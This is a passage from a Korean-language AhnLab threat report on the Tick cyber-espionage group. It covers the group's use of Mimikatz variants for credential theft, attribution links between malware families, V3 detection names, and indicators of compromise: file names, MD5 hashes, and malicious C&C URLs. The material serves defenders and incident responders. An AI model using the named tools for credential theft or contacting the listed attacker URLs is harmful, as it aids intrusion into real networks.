
[그림 27] GetLSASRVaddr 실행 화면

4. 미미카츠(Mimikatz)

공격자는 WCE가 더 이상 유용하지 않게 됨에 따라 2015년부터 계정 정보 탈취에 미미카츠(Mimikatz)를 이용한다(f547e6f4376eb0879123f02b911e0230, b108df0bd168684f27b6bddea737535e).



[그림 28] Mimikatz 실행 화면



[그림 29] Mimikatz 실행 화면

Datper 악성코드에 감염된 시스템에서 mi.exe, m3.exe 등의 파일 이름을 가진 미미카츠 변형이 발견되었다.

결론

2016년 이후 본격적으로 알려지기 시작한 틱 그룹은 그 보다 앞선 지난 2008년부터 10여 년간 한국과 일본에서 지속적으로 공격을 전개하고 있다.

틱 그룹은 다양한 악성코드와 공격 도구를 이용하고 있기 때문에 단순히 악성코드만으로 공격의 배후를 해당 그룹으로 단정하기에는 한계가 있다. 그러나 지금까지 살펴본 것처럼 일부 공격 사례에 사용된 악성코드 사이에 뚜렷한 연관성이 보인다. 대표적으로 Gofarer 악성코드의 인증서 서명과 동일한 서명이 일부 Wc.exe에서도 발견되었다. 또 Daserf에 감염된 시스템에서 Netboy가 발견되거나 Ninezero에 감염된 시스템에서 Netboy가 함께 발견되기도 했다.

다만 일부 악성코드는 연관성을 파악하기 어려운 특징이 나타나기도 했다. 일부 Bisodown의 경우, 이 그룹에서 사용하는 악성코드뿐만 아니라 다른 그룹의 악성코드로 알려진 Bisonal 계열의 악성코드를 다운로드하기도 했다. Bisodown에 대한 자세한 정보는 2019년 1월 안랩이 공개한 '오퍼레이션 비터 비스킷 Operation Bitter Biscuit 2018년 활동)을 참고할 수 있다.[15][16] 2018년 10월에는 시스코 탈로스에서 이 그룹과 Emdivi 악성코드를 사용하는 그룹과의 연관 가능성을 언급하기도 했다.[17]

안랩이 틱 그룹에 대해 추적 하던 중 이들이 사용한 다수의 악성코드 생성 및 콘트롤러와 각종 공격 도구를 확인 할 수 있었다. 다만, 이들 악성코드 생성기가 언더그라운드 포럼에서 널리 이용되고 있는지에 대해 추가 확인이 필요할 것으로 보인다. 해당 악성코드 생성기가 널리 알려져 있다면, 이 그룹과 상관없는 사람들도 관련 악성코드로 공격 할 수 있어 이 그룹만의 고유한 특징이 될 수 없기 때문이다.

보다 명확하게 틱 그룹과의 연관성을 밝혀내기 위해서는 악성코드뿐만 아니라 C&C 서버 등의 특징을 확인해야 하며, 목표 대상의 내부에서 악성코드가 이동한 방법, 즉 래터럴 무브먼트(Lateral movement)를 파악하는 등의 작업이 필요하다.

안랩이 틱 그룹의 활동을 추적한 결과, 한국과 일본의 공격에 사용된 기법이나 악성코드에 일부 차이가 있지만 다수의 동일한 점을 확인할 수 있었다. 그러나 여전히 밝혀지지 않은 부분이 많다. 따라서 틱 그룹의 활동을 추적하기 위해서는 이 그룹이 주로 활동하고 있는 한국과 일본 분석가들의 지속적인 협력이 필요하다. 안랩은 틱 그룹을 연구하는 국내외 연구가들과의 협력을 언제나 환영한다.

---

[15] https://image.ahnlab.com/file_upload/asecissue_files/ASEC%20REPORT_vol.93.pdf

[16] https://global.ahnlab.com/global/upload/download/asecreport/ASEC%20REPORT_vol.93_ENG.pdf

[17] https://blog.talosintelligence.com/2018/10/tracking-tick-through-recent-campaigns.html

안랩 제품 대응 현황

안랩 V3 제품군에서는 틱 그룹과 관련된 악성코드를 다음과 같은 진단명으로 탐지하고 있다.
(단, 다양한 변형이 존재하기 때문에 각 변종에 대한 진단 가능 엔진 버전(날짜)는 표기하지 않았다.)

<V3 제품군 진단명>

Dropper/Win32.Homam
Trojan/Win32.Daserf
Trojan/Win32.Datper
Trojan/Win32.Domino
Trojan/Win32.Gofarer
Trojan/Win32.Homamdown
Trojan/Win32.MalCrypted
Trojan/Win32.Netboy
Trojan/Win32.Xxmm
Win-Trojan/Injector.37100

IoC (Indicators of Compromise) 정보

1. 주요 샘플 파일명

actray.exe	apphelp.dll	conhost.exe	contray.exe
dllh0st.exe	hp.exe	keyll.exe	linkinfo.dll
m3.exe	mi.exe	msbst.exe	msinfo.exe
mskes.exe	mskntes.exe	msndos.exe	msupdata.exe
msviewer.exe	srvhost.exe	swchost.exe	taskemg.exe
taskh0st.exe	v3lite.exe	videohost.exe	w3wp.exe
winsate.exe			

2. 해쉬(MD5)

샘플 파일	MD5
Bisodown	068aae4c99a42f224b45b9f8d5d30109 2b91011e122364148698a249c2f4b7fe 3c6e67fc006818363b7ddade90757a84 5f7a5ae8d568076ea496c3b97dd6afb5 5f7a5ae8d568076ea496c3b97dd6afb5 61654e3eacb22abeafa14ef5db7f1f57 e470b7538dc075294532d8467b1516f8
Gofarer	4601e75267d0dcfe4256c43f45ec470a 7ec173d469c2aa7a3a15acb03214256c 82ec6f2aadf4abb7e05c0c78e9dedc93 8d5bf506e55ab736f4c018d15739e352 db909c50b4f3263ef769028d9680a37f
Daserf	653b69481b4ceaf851e2adc509e5b1b5 f92f8bddd98442cd2eb7a36e88ccc755
Netboy	054cff8c56245c547933379fa17b1c99 0e8cc305bc58d256f94eee1ffe3eafb5 15898db67616370940073d5edf42238b 1f2a2d49430583bb89cf72cd07a56370 1fa904dacaf15db97293c86c5963503f 34bad798c01b4b52d708c1409590ea30 3dce29291a34b4ebf9f29404f527c704 537d16b7bad05afd9e40e99346bb9e65 753ac3700a31f8a68f8ed49385bf72d8 893f4b3c99c3865db68e1e1c9e7980e0 8d90282a98f035b0778de6884d7720c0 8ec48da5c519219917aca249288dddb5 ef21e6c67b492c98850ea014e4f1db09
Ninezero (9002)	0ffd2dbc6f5d666b1cf4dd5f9fcb9eb1 181d4f01c8d6d1abae0847ce74e24268 7246a7528649333dc64b03e46d84c9f0 955a2287fb560b1b9f98ae131a13558b 9c0725278b6276783a8c21b4235c6283
Xxmm	043a2833d1654f65120113d2453219b3 73c79f84361fc8d74ec53c36e07b39e6 8bca3dee891407a7da3987a43e39a9fe db1bc0b42be04ae1add09ab50bdc1c9d

	dc0ef0b3fbfe4723eea4c353ad2f3e8f e981311a895719d0accb12c714f00689
Datper	2246524a940683315e65f143ff97ee20 28923dff8548f26dc25c48d5f69fce1c 416b22173debe86d4a98a8d141a87fdd 5dec86b6c5cfa94bf97345935725f20f 6b5ce7fb6dd1e588fd61c3a44720fc7a 8e60d4502c8234610b833e33f91c5728 a287d48e7eed8f4ce4ba1caa5470b8f3 c4c068126a11c1e60863f88f6ad5f779 da06832bb5e6618b515b61bee7c2dd58 e7106830a518149633095247c03e390d ec0ef96943300ef5030245b420dbc706
Keylogger1	b60a5a392b450dc49fb1a64528a9caab d34241f92bf138d48d5bac82c46ffafe
Keylogger2	1c2b1eb6e3e33f01e81be5998d08a38b 4eaaa4b603807b15dcb9dace33a0636f 7f98ff2b6648bd4fe2fc1503fc56b46d e439965f45cb869aa00e443732973a22

3. 관련 도메인, URL 및 IP 주소

http://isozaki.sakura.ne.jp/Pict/index.php

http://patane.myonlineportal.org

http://www.51cs.net/zy/images/colorpicker/s.php

http://www.51cs.net/zy/images/patterns/preview/deleteComments.php

http://www.aucsellers.com/rim/images/01/js/js/index.php

http://www.lunwe.com/wp-includes/images/wlw/img/site.php

http://www.wco-kyousai.com/ex-engine/modules/comment/queries/deleteComment.php

※ 참고 문헌(References)

[1] Adobe Zero-day Used in LadyBoyle Attack (https://www.symantec.com/connect/blogs/adobe-zero-day-used-ladyboyle-attack)

[2] LadyBoyle Comes to Town with a New Exploit (https://www.fireeye.com/blog/threat-research/2013/02/lady-boyle-comes-to-town-with-a-new-exploit.html)

[3] Tick cyberespionage group zeros in on Japan (https://www.symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan)

[4] Attackers that Target Critical Infrastructure Providers in Japan (https://www.lac.co.jp/english/report/2016/11/04_cgview_01.html)

[5] Old Malware Tricks To Bypass Detection in the Age of Big Data (https://securelist.com/old-malware-tricks-to-bypass-detection-in-the-age-of-big-data/78010/)

[6] ShadowWali: New variant of the xxmm family of backdoors (https://www.cybereason.com/blog/labs-shadowwali-new-variant-of-the-xxmm-family-of-backdoors)

[7] Yu Nakamura, Detecting Datper Malware from Proxy Logs (https://blogs.jpcert.or.jp/en/2017/08/detecting-datper-malware-from-proxy-logs.html)

[8] Tracking Tick Through Recent Campaigns Targeting East Asia (https://blog.talosintelligence.com/2018/10/tracking-tick-through-recent-campaigns.html)

[9] Shusei Tomonaga, '攻撃グループTickによる日本の組織をターゲットにした攻撃活動' (https://blogs.jpcert.or.jp/ja/2019/02/tick-activity.html)

[10] Understanding Command and Control - An Anatomy of xxmm Communication – (https://jsac.jpcert.or.jp/archive/2019/pdf/JSAC2019_8_nakatsuru_en.pdf)

[11] Operation Bitter Biscuit in 2018 - Korean (https://image.ahnlab.com/file_upload/asecissue_files/ASEC%20REPORT_vol.93.pdf)

[12] Operation Bitter Biscuit in 2018 –English (https://global.ahnlab.com/global/upload/download/asecreport/ASEC%20REPORT_vol.93_ENG.pdf)

[13] Steve Su, TeamT5, Personal Communication

[14] Kaoru Hayashi/PaloAlto Networks, Personal Communication